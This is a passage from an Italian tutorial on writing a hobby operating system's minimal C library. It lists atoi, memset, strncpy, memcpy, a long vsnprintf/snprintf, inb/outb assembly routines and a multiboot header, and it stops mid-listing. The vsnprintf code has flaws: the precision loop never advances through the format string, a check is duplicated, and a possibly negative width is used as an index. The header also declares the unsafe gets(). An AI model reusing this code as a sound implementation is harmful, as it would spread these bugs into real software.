Di questa libreria vengono realizzate solo alcune funzioni, ma in particolare, '**`_Exit()`**', '**`malloc()`**', '**`realloc()`**' e '**`free()`**', dipendono strettamente dal contesto del sistema; pertanto vengono mostrate a parte, in un altro capitolo più specifico.

Listato 613.15. '`./05/lib/atoi.c`'

```
#include <stdlib.h>
#include <ctype.h>
int
atoi (const char *nptr)
{
    int i;
    int sign = +1;
    int n;

    for (i = 0; isspace (nptr[i]); i++)
      {
        ;       // Si limita a saltare gli spazi iniziali.
      }

    if (nptr[i] == '+')
      {
        sign = +1;
        i++;
      }
    else if (nptr[i] == '-')
      {
        sign = -1;
```

```
        i++;
      }

    for (n = 0; isdigit (nptr[i]); i++)
      {
        n = (n * 10) + (nptr[i] - '0');         // Accumula il valore.
      }

    return sign * n;
}
```

613.11 Libreria «string.h»

Listato 613.16. ‘./05/include/string.h’

```
#ifndef _STRING_H
#define _STRING_H       1

#include <restrict.h>
#include <size_t.h>
#include <NULL.h>

void *memcpy  (void *restrict dst, const void *restrict org, size_t n);
void *memmove (void *dst, const void *org, size_t n);

char *strcpy  (char *restrict dst, const char *restrict org);
char *strncpy (char *restrict dst, const char *restrict org, size_t n);
char *strcat  (char *restrict dst, const char *restrict org);
char *strncat (char *restrict dst, const char *restrict org, size_t n);

int    memcmp  (const void *s1, const void *s2, size_t n);
int    strcmp  (const char *s1, const char *s2);
int    strcoll (const char *s1, const char *s2);
int    strncmp (const char *s1, const char *s2, size_t n);
size_t strxfrm (char *restrict dst, const char *restrict org, size_t n);

void  *memchr  (const void *s, int c, size_t n);
char  *strchr  (const char *s, int c);
char  *strrchr (const char *s, int c);
size_t strspn  (const char *s, const char *accept);
size_t strcspn (const char *s, const char *reject);
char  *strpbrk (const char *s, const char *accept);
char  *strstr  (const char *string, const char *substring);
char  *strtok  (char *restrict string, const char *restrict delim);

void  *memset   (void *s, int c, size_t n);
char  *strerror (int errnum);
```

```
size_t strlen   (const char *s);

#endif
```

Delle funzioni dichiarate nel file ‘`string.h`’ vengono realizzate solo quelle dei listati successivi.

Listato 613.17. ‘`./05/lib/memset.c`’

```
#include <string.h>
void
*memset (void *s, int c, size_t n)
{
    unsigned char *a = (unsigned char *) s;
    unsigned char x  = (unsigned char) c;
    size_t i;
    for (i = 0; n > 0 && i < n; i++)
      {
        a[i] = x;
      }
    return s;
}
```

Listato 613.18. ‘`./05/lib/strncpy.c`’

```
#include <string.h>
char
*strncpy (char *restrict dst, const char *restrict org, size_t n)
{
    size_t i;
    for (i = 0; n > 0 && i < n && org[i] != 0; i++)
      {
        dst[i] = org[i];
      }
    for ( ; n > 0 && i < n; i++)
      {
        dst[i] = 0;
      }
    return dst;
}
```

Listato 613.19. '`./05/lib/memcpy.c`'

```
#include <string.h>
void *
memcpy (void *restrict dst, const void *restrict org, size_t n)
{
    unsigned char *d = (unsigned char *) dst;
    unsigned char *o = (unsigned char *) org;
    size_t i;
    for (i = 0; n > 0 && i < n; i++)
      {
        d[i] = o[i];
      }
    return dst;
}
```

613.12 Libreria «stdio.h»

La libreria che è rappresentata dal file '`stdio.h`' è la più noiosa di questo gruppo iniziale. Qui viene mostrato un file incompleto, contenente solo ciò che serve al sistema in corso di realizzazione.

Listato 613.20. '`./05/include/stdio.h`'

```
#ifndef _STDIO_H
#define _STDIO_H        1

#include <restrict.h>
#include <size_t.h>
#include <stdarg.h>
#include <stdint.h>
#include <kernel/vga.h>

int vsnprintf (char *restrict s, size_t n,
               const char *restrict format, va_list arg);
int snprintf  (char *restrict s, size_t n,
               const char *restrict format, ...);

#define vsnprintf(s, n, format, arg) (vsnprintf (s, n, format, arg))
#define vsprintf(s, format, arg)     (vsnprintf (s, SIZE_MAX, format, arg))
#define sprintf(s, ...)              (snprintf (s, SIZE_MAX, __VA_ARGS__))

#define vprintf(format, arg)         (vga_vprintf (format, arg))
#define printf(...)                  (vga_printf (__VA_ARGS__))
#define puts(s)                      (vga_puts (s, SIZE_MAX) ; \
                                      vga_puts ("\n", 2))
#define putchar(c)                   (vga_putc (c), c)

char *gets (char *s);
```

```
// Il resto del file «stdio.h» standard viene omesso.
#endif
```

Le uniche funzioni che si possono realizzare in modo generalizzato sono '**`vsnprintf()`**' e '**`snprintf()`**'; tuttavia, la realizzazione che viene mostrata è incompleta, in quanto si consente solo la visualizzazione di numeri interi e stringhe. Nel listato successivo, relativo a '`vsnprintf.c`', si vedono diverse funzioni dichiarate in modo «statico», dato che servono esclusivamente a '**`vsnprintf()`**'.

Listato 613.21. '`./05/lib/vsnprintf.c`'

```
#include <stdint.h>
#include <stdbool.h>
#include <stdlib.h>
#include <string.h>
#include <stdio.h>
//
// Converte un intero senza segno di rango massimo in una stringa.
//
static size_t
uimaxtoa (uintmax_t integer, char *buffer, int base, int uppercase, size_t n)
{
        uintmax_t  integer_copy = integer;
           size_t  digits;
              int  b;
    unsigned char  remainder;

    for (digits = 0; integer_copy > 0; digits++)
      {
        integer_copy = integer_copy / base;
      }

    if (buffer == NULL && integer == 0) return 1;
    if (buffer == NULL && integer > 0)  return digits;

    if (integer == 0)
      {
        buffer[0] = '0';
        buffer[1] = '\0';
        return 1;
      }

    if (n > 0 && digits > n) digits = n;  // Sistema il numero massimo
                                          // di cifre.

    *(buffer + digits) = '\0';            // Fine della stringa.

    for (b = digits - 1; integer != 0 && b >= 0; b--)
      {
        remainder = integer % base;
        integer   = integer / base;
```

```
        if (remainder <= 9)
          {
            *(buffer + b) = remainder + '0';
          }
        else
          {
            if (uppercase)
              {
                *(buffer + b) = remainder - 10 + 'A';
              }
            else
              {
                *(buffer + b) = remainder - 10 + 'a';
              }
          }
      }
    return digits;
}
//
// Converte un intero con segno di rango massimo in una stringa.
//
static size_t
imaxtoa (intmax_t integer, char *buffer, int base, int uppercase, size_t n)
{

    if (integer >= 0)
      {
        return uimaxtoa (integer, buffer, base, uppercase, n);
      }
    //
    // A questo punto c'è un valore negativo, inferiore a zero.
    //
    if (buffer == NULL)
      {
        return uimaxtoa (-integer, NULL, base, uppercase, n) + 1;
      }

    *buffer = '-';              // Serve il segno meno all'inizio.
    if (n == 1)
      {
        *(buffer + 1) = '\0';
        return 1;
      }
    else
      {
        return uimaxtoa (-integer, buffer+1, base, uppercase, n-1) + 1;
      }
}
//
// Converte un intero con segno di rango massimo in una stringa,
// mettendo il segno anche se è positivo.
//
static size_t
```

```
simaxtoa (intmax_t integer, char *buffer, int base, int uppercase, size_t n)
{

    if (buffer == NULL && integer >= 0)
      {
        return uimaxtoa (integer, NULL, base, uppercase, n) + 1;
      }

    if (buffer == NULL && integer < 0)
      {
        return uimaxtoa (-integer, NULL, base, uppercase, n) + 1;
      }
    //
    // A questo punto «buffer» è diverso da NULL.
    //
    if (integer >= 0)
      {
        *buffer = '+';
      }
    else
      {
        *buffer = '-';
      }

    if (n == 1)
      {
        *(buffer + 1) = '\0';
        return 1;
      }

    if (integer >= 0)
      {
        return uimaxtoa (integer, buffer+1, base, uppercase, n-1) + 1;
      }
    else
      {
        return uimaxtoa (-integer, buffer+1, base, uppercase, n-1) + 1;
      }
}
//
// Converte un intero senza segno di rango massimo in una stringa,
// provvedendo a sistemare anche l'allineamento.
//
static size_t
uimaxtoa_fill (uintmax_t integer, char *buffer, int base,
               int uppercase, int width, int filler, int max)
{
    if (max < 0) return 0; // «max» deve essere un valore positivo.

    size_t size_i = uimaxtoa (integer, NULL, base, uppercase, 0);
    size_t size_f;

    if (width > 0 &&  max > 0 && width >  max) width =  max;
```

```
    if (width < 0 && -max < 0 && width < -max) width = -max;

    if (size_i > abs (width))
      {
        return uimaxtoa (integer, buffer, base, uppercase, abs (width));
      }

    if (width == 0 && max > 0)
      {
        return uimaxtoa (integer, buffer, base, uppercase, max);
      }

    if (width == 0)
      {
        return uimaxtoa (integer, buffer, base, uppercase, abs (width));
      }
    //
    // size_i <= abs (width).
    //
    size_f = abs (width) - size_i;

    if (width < 0)
      {
        // Allineamento a sinistra.
        uimaxtoa (integer, buffer, base, uppercase, 0);
        memset (buffer + size_i, filler, size_f);
      }
    else
      {
        // Allineamento a destra.
        memset (buffer, filler, size_f);
        uimaxtoa (integer, buffer + size_f, base, uppercase, 0);
      }
    *(buffer + abs (width)) = '\0';

    return abs (width);
}
//
// Converte un intero con segno di rango massimo in una stringa,
// provvedendo a sistemare anche l'allineamento.
//
static size_t
imaxtoa_fill (intmax_t integer, char *buffer, int base,
              int uppercase, int width, int filler, int max)
{
    if (max < 0) return 0; // «max» deve essere un valore positivo.

    size_t size_i = imaxtoa (integer, NULL, base, uppercase, 0);
    size_t size_f;

    if (width > 0 &&  max > 0 && width >  max) width =  max;
    if (width < 0 && -max < 0 && width < -max) width = -max;
```

```
    if (size_i > abs (width))
      {
        return imaxtoa (integer, buffer, base, uppercase, abs (width));
      }

    if (width == 0 && max > 0)
      {
        return imaxtoa (integer, buffer, base, uppercase, max);
      }

    if (width == 0)
      {
        return imaxtoa (integer, buffer, base, uppercase, abs (width));
      }

    // size_i <= abs (width).

    size_f = abs (width) - size_i;

    if (width < 0)
      {
        // Allineamento a sinistra.
        imaxtoa (integer, buffer, base, uppercase, 0);
        memset (buffer + size_i, filler, size_f);
      }
    else
      {
        // Allineamento a destra.
        memset (buffer, filler, size_f);
        imaxtoa (integer, buffer + size_f, base, uppercase, 0);
      }
    *(buffer + abs (width)) = '\0';

    return abs (width);
}
//
// Converte un intero con segno di rango massimo in una stringa,
// mettendo il segno anche se è positivo, provvedendo a sistemare
// l'allineamento.
//
static size_t
simaxtoa_fill (intmax_t integer, char *buffer, int base,
               int uppercase, int width, int filler, int max)
{
    if (max < 0) return 0; // «max» deve essere un valore positivo.

    size_t size_i = simaxtoa (integer, NULL, base, uppercase, 0);
    size_t size_f;

    if (width > 0 &&  max > 0 && width >  max) width =  max;
    if (width < 0 && -max < 0 && width < -max) width = -max;

    if (size_i > abs (width))
```

```
      {
        return simaxtoa (integer, buffer, base, uppercase, abs (width));
      }

    if (width == 0 && max > 0)
      {
        return simaxtoa (integer, buffer, base, uppercase, max);
      }

    if (width == 0)
      {
        return simaxtoa (integer, buffer, base, uppercase, abs (width));
      }
    //
    // size_i <= abs (width).
    //
    size_f = abs (width) - size_i;

    if (width < 0)
      {
        // Allineamento a sinistra.
        simaxtoa (integer, buffer, base, uppercase, 0);
        memset (buffer + size_i, filler, size_f);
      }
    else
      {
        // Allineamento a destra.
        memset (buffer, filler, size_f);
        simaxtoa (integer, buffer + size_f, base, uppercase, 0);
      }
    *(buffer + abs (width)) = '\0';

    return abs (width);
}
//
// Trasferisce una stringa provvedendo all'allineamento.
//
static size_t
strtostr_fill (char *string, char *buffer, int width, int filler, int max)
{
    if (max < 0) return 0; // «max» deve essere un valore positivo.

    size_t size_s = strlen (string);
    size_t size_f;

    if (width > 0 &&  max > 0 && width >  max) width =  max;
    if (width < 0 && -max < 0 && width < -max) width = -max;

    if (width != 0 && size_s > abs (width))
      {
        memcpy (buffer, string, abs (width));
        buffer[width] = '\0';
        return width;
```

```
      }

    if (width == 0 && max > 0 && size_s > max)
      {
        memcpy (buffer, string, max);
        buffer[max] = '\0';
        return max;
      }

    if (width == 0 && max > 0 && size_s < max)
      {
        memcpy (buffer, string, size_s);
        buffer[size_s] = '\0';
        return size_s;
      }
    //
    // width =! 0
    // size_s <= abs (width)
    //
    size_f = abs (width) - size_s;

    if (width < 0)
      {
        // Allineamento a destra.
        memset (buffer, filler, size_f);
        strncpy (buffer+size_f, string, size_s);
      }
    else
      {
        // Allineamento a sinistra.
        strncpy (buffer, string, size_s);
        memset (buffer+size_s, filler, size_f);
      }
    *(buffer + abs (width)) = '\0';

    return abs (width);
}
//
// La funzione «vsnprintf()»
//
int
vsnprintf (char *restrict string, size_t n,
           const char *restrict format, va_list ap)
{

    if (n > INT_MAX) n = INT_MAX;        // «n» non può essere superiore
                                         // a INT_MAX.
    //
    // Al massimo si producono "n-1" caratteri, + '\0'.
    // "n" viene usato anche come dimensione massima per le
    // stringhe interne, se non è troppo grande.
    //
    int        f                   = 0;
```

```
    int        s                    = 0;
    int        remain               = n - 1;

    bool       specifier            = 0;
    bool       specifier_flags      = 0;
    bool       specifier_width      = 0;
    bool       specifier_precision  = 0;
    bool       specifier_type       = 0;

    bool       flag_plus            = 0;
    bool       flag_minus           = 0;
    bool       flag_space           = 0;
    bool       flag_alternate       = 0;
    bool       flag_zero            = 0;

    int        alignment;
    int        filler;

    intmax_t   value_i;
    uintmax_t  value_ui;
    char      *value_cp;

    size_t     width;
    size_t     precision;
    size_t     str_size = n > 1024 ? 1024 : n;
    char       width_string[str_size];
    char       precision_string[str_size];
    int        w;
    int        p;

    width_string[0]     = '\0';
    precision_string[0] = '\0';

    while (format[f] != 0 && s < (n - 1))
      {
        if (!specifier)
          {
            if (format[f] != '%')
              {
                string[s] = format[f];
                s++;
                remain--;
                f++;
                continue;
              }
            if (format[f] == '%' && format[f+1] == '%')
              {
                string[s] = '%';
                f++;
                f++;
                s++;
                remain--;
                continue;
```

```
            }
          if (format[f] == '%')
            {
              f++;
              specifier = 1;
              specifier_flags = 1;
              continue;
            }
        }

      if (specifier && specifier_flags)
        {
          if (format[f] == '+')
            {
              flag_plus = 1;
              f++;
              continue;
            }
          else if (format[f] == '-')
            {
              flag_minus = 1;
              f++;
              continue;
            }
          else if (format[f] == ' ')
            {
              flag_space = 1;
              f++;
              continue;
            }
          else if (format[f] == '#')
            {
              flag_alternate = 1;
              f++;
              continue;
            }
          else if (format[f] == '0')
            {
              flag_zero = 1;
              f++;
              continue;
            }
          else
            {
              specifier_flags = 0;
              specifier_width = 1;
            }
        }

      if (specifier && specifier_width)
        {
          for (w = 0; format[f] >= '0' && format[f] <= '9'
               && w < str_size; w++)
```

```
              {
                width_string[w] = format[f];
                f++;
              }
            width_string[w] = '\0';

            specifier_width = 0;

            if (format[f] == '.')
              {
                specifier_precision = 1;
                f++;
              }
            else
              {
                specifier_precision = 0;
                specifier_type      = 1;
              }
          }

        if (specifier && specifier_precision)
          {
            for (p = 0; format[f] >= '0' && format[f] <= '9'
                 && p < str_size; p++)
              {
                precision_string[p] = format[f];
                p++;
              }
            precision_string[p] = '\0';

            specifier_precision = 0;
            specifier_type      = 1;
          }

        if (specifier && specifier_type)
          {
            width     = atoi (width_string);
            precision = atoi (precision_string);
                            filler = ' ';
            if (flag_zero)  filler = '0';
            if (flag_space) filler = ' ';
                            alignment = width;
            if (flag_minus)
              {
                alignment = -alignment;
                filler = ' ';   // Il carattere di riempimento
                                // non può essere zero.
              }

            if (format[f] == 'h' && format[f+1] == 'h')
              {
                if (format[f+2] == 'd' || format[f+2] == 'i')
                  {
```

```
            // signed char, base 10.
            value_i = va_arg (ap, int);
            if (flag_plus)
              {
                s += simaxtoa_fill (value_i, &string[s], 10, 0,
                                    alignment, filler, remain);
              }
            else
              {
                s += imaxtoa_fill (value_i, &string[s], 10, 0,
                                   alignment, filler, remain);
              }
            f += 3;
          }
        else if (format[f+2] == 'u')
          {
            // unsigned char, base 10.
            value_ui = va_arg (ap, unsigned int);
            s += uimaxtoa_fill (value_ui, &string[s], 10, 0,
                                alignment, filler, remain);
            f += 3;
          }
        else if (format[f+2] == 'o')
          {
            // unsigned char, base 8.
            value_ui = va_arg (ap, unsigned int);
            s += uimaxtoa_fill (value_ui, &string[s], 8, 0,
                                alignment, filler, remain);
            f += 3;
          }
        else if (format[f+2] == 'x')
          {
            // unsigned char, base 16.
            value_ui = va_arg (ap, unsigned int);
            s += uimaxtoa_fill (value_ui, &string[s], 16, 0,
                                alignment, filler, remain);
            f += 3;
          }
        else if (format[f+2] == 'X')
          {
            // unsigned char, base 16.
            value_ui = va_arg (ap, unsigned int);
            s += uimaxtoa_fill (value_ui, &string[s], 16, 1,
                                alignment, filler, remain);
            f += 3;
          }
        else if (format[f+2] == 'b')
          {
            // unsigned char, base 2 (estensione).
            value_ui = va_arg (ap, unsigned int);
            s += uimaxtoa_fill (value_ui, &string[s], 2, 0,
                                alignment, filler, remain);
            f += 3;
```

```
                    }
                  else // Specificatore errato;
                    {
                      f += 2;
                    }
                }
              else if (format[f] == 'h')
                {
                  if (format[f+1] == 'd' || format[f+1] == 'i')
                    {
                      // short int, base 10.
                      value_i = va_arg (ap, int);
                      if (flag_plus)
                        {
                          s += simaxtoa_fill (value_i, &string[s], 10, 0,
                                              alignment, filler, remain);
                        }
                      else
                        {
                          s += imaxtoa_fill (value_i, &string[s], 10, 0,
                                             alignment, filler, remain);
                        }
                      f += 2;
                    }
                  else if (format[f+1] == 'u')
                    {
                      // unsigned short int, base 10.
                      value_ui = va_arg (ap, unsigned int);
                      s += uimaxtoa_fill (value_ui, &string[s], 10, 0,
                                          alignment, filler, remain);
                      f += 2;
                    }
                  else if (format[f+1] == 'o')
                    {
                      // unsigned short int, base 8.
                      value_ui = va_arg (ap, unsigned int);
                      s += uimaxtoa_fill (value_ui, &string[s], 8, 0,
                                          alignment, filler, remain);
                      f += 2;
                    }
                  else if (format[f+1] == 'x')
                    {
                      // unsigned short int, base 16.
                      value_ui = va_arg (ap, unsigned int);
                      s += uimaxtoa_fill (value_ui, &string[s], 16, 0,
                                          alignment, filler, remain);
                      f += 2;
                    }
                  else if (format[f+1] == 'X')
                    {
                      // unsigned short int, base 16.
                      value_ui = va_arg (ap, unsigned int);
                      s += uimaxtoa_fill (value_ui, &string[s], 16, 1,
```

```
                                    alignment, filler, remain);
                f += 2;
              }
            else if (format[f+1] == 'b')
              {
                // unsigned short int, base 2 (estensione).
                value_ui = va_arg (ap, unsigned int);
                s += uimaxtoa_fill (value_ui, &string[s], 2, 0,
                                    alignment, filler, remain);
                f += 2;
              }
            else // Specificatore errato;
              {
                f += 1;
              }
          }
        //
        // Il tipo «long long int» non c'è, perché il compilatore
        // GNU C, per poter eseguire le divisioni e il calcolo del
        // resto, ha bisogno delle funzioni di libreria
        // «__udivdi3()» e «__umoddi3()».
        //
        else if (format[f] == 'l')
          {
            if (format[f+1] == 'd' || format[f+1] == 'i')
              {
                // long int base 10.
                value_i = va_arg (ap, long int);
                if (flag_plus)
                  {
                    s += simaxtoa_fill (value_i, &string[s], 10, 0,
                                        alignment, filler, remain);
                  }
                else
                  {
                    s += imaxtoa_fill (value_i, &string[s], 10, 0,
                                       alignment, filler, remain);
                  }
                f += 2;
              }
            else if (format[f+1] == 'u')
              {
                // Unsigned long int base 10.
                value_ui = va_arg (ap, unsigned long int);
                s += uimaxtoa_fill (value_ui, &string[s], 10, 0,
                                    alignment, filler, remain);
                f += 2;
              }
            else if (format[f+1] == 'o')
              {
                // Unsigned long int base 8.
                value_ui = va_arg (ap, unsigned long int);
                s += uimaxtoa_fill (value_ui, &string[s], 8, 0,
```

```
                                    alignment, filler, remain);
                f += 2;
              }
            else if (format[f+1] == 'x')
              {
                // Unsigned long int base 16.
                value_ui = va_arg (ap, unsigned long int);
                s += uimaxtoa_fill (value_ui, &string[s], 16, 0,
                                    alignment, filler, remain);
                f += 2;
              }
            else if (format[f+1] == 'X')
              {
                // Unsigned long int base 16.
                value_ui = va_arg (ap, unsigned long int);
                s += uimaxtoa_fill (value_ui, &string[s], 16, 1,
                                    alignment, filler, remain);
                f += 2;
              }
            else if (format[f+1] == 'b')
              {
                // Unsigned long int base 2 (estensione).
                value_ui = va_arg (ap, unsigned long int);
                s += uimaxtoa_fill (value_ui, &string[s], 2, 0,
                                    alignment, filler, remain);
                f += 2;
              }
            else // Specificatore errato;
              {
                f += 1;
              }
          }
        else if (format[f] == 'j')
          {
            if (format[f+1] == 'd' || format[f+1] == 'i')
              {
                // intmax_t base 10.
                value_i = va_arg (ap, intmax_t);
                if (flag_plus)
                  {
                    s += simaxtoa_fill (value_i, &string[s], 10, 0,
                                        alignment, filler, remain);
                  }
                else
                  {
                    s += imaxtoa_fill (value_i, &string[s], 10, 0,
                                       alignment, filler, remain);
                  }
                f += 2;
              }
            else if (format[f+1] == 'u')
              {
                // uintmax_t base 10.
```

```
              value_ui = va_arg (ap, uintmax_t);
              s += uimaxtoa_fill (value_ui, &string[s], 10, 0,
                                  alignment, filler, remain);
              f += 2;
            }
          else if (format[f+1] == 'o')
            {
              // uintmax_t base 8.
              value_ui = va_arg (ap, uintmax_t);
              s += uimaxtoa_fill (value_ui, &string[s], 8, 0,
                                  alignment, filler, remain);
              f += 2;
            }
          else if (format[f+1] == 'x')
            {
              // uintmax_t base 16.
              value_ui = va_arg (ap, uintmax_t);
              s += uimaxtoa_fill (value_ui, &string[s], 16, 0,
                                  alignment, filler, remain);
              f += 2;
            }
          else if (format[f+1] == 'X')
            {
              // uintmax_t base 16.
              value_ui = va_arg (ap, uintmax_t);
              s += uimaxtoa_fill (value_ui, &string[s], 16, 1,
                                  alignment, filler, remain);
              f += 2;
            }
          else if (format[f+1] == 'b')
            {
              // uintmax_t base 2 (estensione).
              value_ui = va_arg (ap, uintmax_t);
              s += uimaxtoa_fill (value_ui, &string[s], 2, 0,
                                  alignment, filler, remain);
              f += 2;
            }
          else // Specificatore errato;
            {
              f += 1;
            }
        }
      else if (format[f] == 'z')
        {
          if (format[f+1] == 'd'
              || format[f+1] == 'i'
              || format[f+1] == 'i')
            {
              // size_t base 10.
              value_ui = va_arg (ap, unsigned long int);
              s += uimaxtoa_fill (value_ui, &string[s], 10, 0,
                                  alignment, filler, remain);
              f += 2;
```

```
                }
              else if (format[f+1] == 'o')
                {
                  // size_t base 8.
                  value_ui = va_arg (ap, unsigned long int);
                  s += uimaxtoa_fill (value_ui, &string[s], 8, 0,
                                      alignment, filler, remain);
                  f += 2;
                }
              else if (format[f+1] == 'x')
                {
                  // size_t base 16.
                  value_ui = va_arg (ap, unsigned long int);
                  s += uimaxtoa_fill (value_ui, &string[s], 16, 0,
                                      alignment, filler, remain);
                  f += 2;
                }
              else if (format[f+1] == 'X')
                {
                  // size_t base 16.
                  value_ui = va_arg (ap, unsigned long int);
                  s += uimaxtoa_fill (value_ui, &string[s], 16, 1,
                                      alignment, filler, remain);
                  f += 2;
                }
              else if (format[f+1] == 'b')
                {
                  // size_t base 2 (estensione).
                  value_ui = va_arg (ap, unsigned long int);
                  s += uimaxtoa_fill (value_ui, &string[s], 2, 0,
                                      alignment, filler, remain);
                  f += 2;
                }
              else // Specificatore errato;
                {
                  f += 1;
                }
            }
          else if (format[f] == 't')
            {
              if (format[f+1] == 'd' || format[f+1] == 'i')
                {
                  // ptrdiff_t base 10.
                  value_i = va_arg (ap, long int);
                  if (flag_plus)
                    {
                      s += simaxtoa_fill (value_i, &string[s], 10, 0,
                                          alignment, filler, remain);
                    }
                  else
                    {
                      s += imaxtoa_fill (value_i, &string[s], 10, 0,
                                         alignment, filler, remain);
```

```
                  }
                f += 2;
              }
            else if (format[f+1] == 'u')
              {
                // ptrdiff_t base 10, senza segno.
                value_ui = va_arg (ap, unsigned long int);
                s += uimaxtoa_fill (value_ui, &string[s], 10, 0,
                                    alignment, filler, remain);
                f += 2;
              }
            else if (format[f+1] == 'o')
              {
                // ptrdiff_t base 8, senza segno.
                value_ui = va_arg (ap, unsigned long int);
                s += uimaxtoa_fill (value_ui, &string[s], 8, 0,
                                    alignment, filler, remain);
                f += 2;
              }
            else if (format[f+1] == 'x')
              {
                // ptrdiff_t base 16, senza segno.
                value_ui = va_arg (ap, unsigned long int);
                s += uimaxtoa_fill (value_ui, &string[s], 16, 0,
                                    alignment, filler, remain);
                f += 2;
              }
            else if (format[f+1] == 'X')
              {
                // ptrdiff_t base 16, senza segno.
                value_ui = va_arg (ap, unsigned long int);
                s += uimaxtoa_fill (value_ui, &string[s], 16, 1,
                                    alignment, filler, remain);
                f += 2;
              }
            else if (format[f+1] == 'b')
              {
                // ptrdiff_t base 2, senza segno.
                value_ui = va_arg (ap, unsigned long int);
                s += uimaxtoa_fill (value_ui, &string[s], 2, 0,
                                    alignment, filler, remain);
                f += 2;
              }
            else // Specificatore errato;
              {
                f += 1;
              }
          }
        if (format[f] == 'd' || format[f] == 'i')
          {
            // int base 10.
            value_i = va_arg (ap, int);
            if (flag_plus)
```

```
                    {
                      s += simaxtoa_fill (value_i, &string[s], 10, 0,
                                          alignment, filler, remain);
                    }
                  else
                    {
                      s += imaxtoa_fill (value_i, &string[s], 10, 0,
                                         alignment, filler, remain);
                    }
                  f += 1;
                }
              else if (format[f] == 'u')
                {
                  // unsigned int base 10.
                  value_ui = va_arg (ap, unsigned int);
                  s += uimaxtoa_fill (value_ui, &string[s], 10, 0,
                                      alignment, filler, remain);
                  f += 1;
                }
              else if (format[f] == 'o')
                {
                  // Unsigned int base 8.
                  value_ui = va_arg (ap, unsigned int);
                  s += uimaxtoa_fill (value_ui, &string[s], 8, 0,
                                      alignment, filler, remain);
                  f += 1;
                }
              else if (format[f] == 'x')
                {
                  // unsigned int base 16.
                  value_ui = va_arg (ap, unsigned int);
                  s += uimaxtoa_fill (value_ui, &string[s], 16, 0,
                                      alignment, filler, remain);
                  f += 1;
                }
              else if (format[f] == 'X')
                {
                  // unsigned int base 16.
                  value_ui = va_arg (ap, unsigned int);
                  s += uimaxtoa_fill (value_ui, &string[s], 16, 1,
                                      alignment, filler, remain);
                  f += 1;
                }
              else if (format[f] == 'b')
                {
                  // unsigned int base 2 (estensione).
                  value_ui = va_arg (ap, unsigned int);
                  s += uimaxtoa_fill (value_ui, &string[s], 2, 0,
                                      alignment, filler, remain);
                  f += 1;
                }
              else if (format[f] == 'c')
                {
```

```
                // unsigned char.
                value_ui = va_arg (ap, unsigned int);
                s += uimaxtoa_fill (value_ui, &string[s], 10, 0,
                                    alignment, filler, remain);
                f += 1;
              }
            else if (format[f] == 's')
              {
                // string.
                value_cp = va_arg (ap, char *);
                filler = ' ';

                s += strtostr_fill (value_cp, &string[s], alignment,
                                    filler, remain);
                f += 1;
              }
            else // Specificatore errato;
              {
                ;
              }
            //
            // Fine dello specificatore.
            //
            width_string[0]     = '\0';
            precision_string[0] = '\0';

            specifier           = 0;
            specifier_flags     = 0;
            specifier_width     = 0;
            specifier_precision = 0;
            specifier_type      = 0;

            flag_plus           = 0;
            flag_minus          = 0;
            flag_space          = 0;
            flag_alternate      = 0;
            flag_zero           = 0;
          }
      }
    string[s] = '\0';
    return s;
}
```

Listato 613.22. '`./05/lib/snprintf.c`'

```
#include <stdio.h>
int
snprintf (char *restrict string, size_t n, const char *restrict format, ...)
{
    va_list ap;
    va_start (ap, format);
    return vsnprintf (string, n, format, ap);
}
```

Librerie specifiche generali

Dopo le librerie standard vanno predisposte anche altre librerie specifiche per il proprio sistema. Quelle descritte in questo capitolo sono quelle di uso generale.

614.1 File «build.h»

Il file '`05/include/kernel/build.h`' viene prodotto dallo script '`05/makeit`', allo scopo di generare la macro-variabile '**`BUILD_DATE`**' contenente il momento esatto della compilazione. Durante gli esperimenti per la realizzazione del sistema è importante rendersi conto se ciò che si sta osservando corrisponde effettivamente al risultato dell'ultima compilazione oppure no. Il contenuto del file ha un aspetto simile a quello seguente:

```
#define BUILD_DATE "20070817191030"
```

614.2 Libreria «io.h»

La libreria rappresentata dal file di intestazione '`io.h`' contiene la dichiarazione di funzioni necessarie alla comunicazione con le componenti hardware. In questo caso si utilizzano solo funzioni per riprodurre le istruzioni '**`INB`**' e '**`OUTB`**' del linguaggio assemblatore, ma potrebbe essere estesa anche con altre funzioni per istruzioni analoghe, per la comunicazione con dati di dimensione maggiore del byte.

Listato 614.2. '`./05/include/kernel/io.h`'

```
#ifndef _IO_H
#define _IO_H   1

void         outb (unsigned int port, unsigned int data);
unsigned int inb  (unsigned int port);

#endif
```

Naturalmente è necessario realizzare entrambe le funzioni. È il caso di ricordare che il valore restituito dalle funzioni scritte in linguaggio assemblatore è quello contenuto nel registro ***EAX***.

Listato 614.3. '`./05/lib/io/inb.s`'

```
.globl  inb
#
inb:
    enter $4, $0
    pusha
    .equ inb_port,  8           # Primo parametro.
    .equ inb_data, -4           # Variabile locale.
    mov  inb_port(%ebp), %edx   # Successivamente si usa solo DX.
    inb %dx, %al
    mov  %eax, inb_data(%ebp)   # Salva EAX nella variabile locale.
    popa
```

```
    mov  inb_data(%ebp), %eax   # Recupera EAX e termina.
    leave
    ret
```

Listato 614.4. '`./05/lib/io/outb.s`'

```
.globl  outb
#
outb:
    enter $0, $0
    pusha
    .equ outb_port,  8          # Primo parametro.
    .equ outb_data, 12          # Secondo parametro.
    mov  outb_port(%ebp), %edx  # Successivamente si usa solo DX.
    mov  outb_data(%ebp), %eax  # Successivamente si usa solo AL.
    outb %al, %dx
    popa
    leave
    ret
```

614.3 Libreria «multiboot.h»

La libreria rappresentata dal file di intestazione '`multiboot.h`' contiene semplicemente una struttura per facilitare la lettura delle informazioni più importanti che offre un sistema di avvio aderente alle specifiche *multiboot*; inoltre dichiara due funzioni: una per la raccolta delle informazioni e l'altra per la loro visualizzazione.

Listato 614.5. '`./05/include/kernel/multiboot.h`'

```
#ifndef _MULTIBOOT_H
#define _MULTIBOOT_H    1

#include <inttypes.h>

typedef struct {
    uint32_t  flags;
    uint32_t  mem_lower;
    uint32_t  mem_upper;
    uint32_t  boot_device;
        char *cmdline;
} multiboot_t;

void mboot_info (multiboot_t *info);
void mboot_show (void);

#endif
```

La funzione '**mboot_info()**' deve raccogliere e salvare le informazioni *multiboot*, all'interno della variabile strutturata ***os.multiboot*** (la variabile ***os*** complessiva è descritta nel file '`os.h`').

Listato 614.6. '`./05/lib/multiboot/mboot_info.c`'

```
#include <kernel/multiboot.h>
#include <string.h>
#include <stdio.h>
void
mboot_info (multiboot_t *info)
{
    os.multiboot.flags = info->flags;
    //
    if ((info->flags & 1) > 0)
      {
        os.multiboot.mem_lower = info->mem_lower;
        os.multiboot.mem_upper = info->mem_upper;
      }
    if ((info->flags & 2) > 0)
      {
        os.multiboot.boot_device = info->boot_device;
      }
